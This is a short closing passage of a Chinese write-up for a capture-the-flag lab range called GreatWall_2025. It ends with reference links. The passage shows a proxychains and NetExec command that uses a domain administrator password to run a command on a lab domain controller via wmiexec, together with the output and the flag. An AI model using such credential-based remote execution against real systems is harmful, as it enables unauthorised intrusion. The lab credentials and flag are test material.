image-20260313210312471

使用域管用户凭据,查看 flag4:

1
2
3
4
5
proxychains -q nxc smb 172.16.22.41 -u administrator -p a4Z6FcRYSp6LLSGO --codec GBK -x 'type C:\Users\Administrator\Desktop\flag.txt'
SMB 172.16.22.41 445 DC [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:zwfw.com) (signing:True) (SMBv1:False)
SMB 172.16.22.41 445 DC [+] zwfw.com\administrator:a4Z6FcRYSp6LLSGO (Pwn3d!)
SMB 172.16.22.41 445 DC [+] Executed command via wmiexec
SMB 172.16.22.41 445 DC flag{5af3b42d-ce27-4a6f-9037-29d81346310a}

image-20260313210454685

参考文章

WP | 云境靶场GreatWall2025

春秋云境-GreatWall_2025-先知社区

春秋云境仿真场景 - GreatWall 2025 | X1ongSec

GreatWall_2025

春秋云境-GreatWall_2025

GreatWall_2025


春秋云镜 GreatWall_2025
http://example.com/2026/test63/
作者
sangnigege
发布于
2026年4月15日
许可协议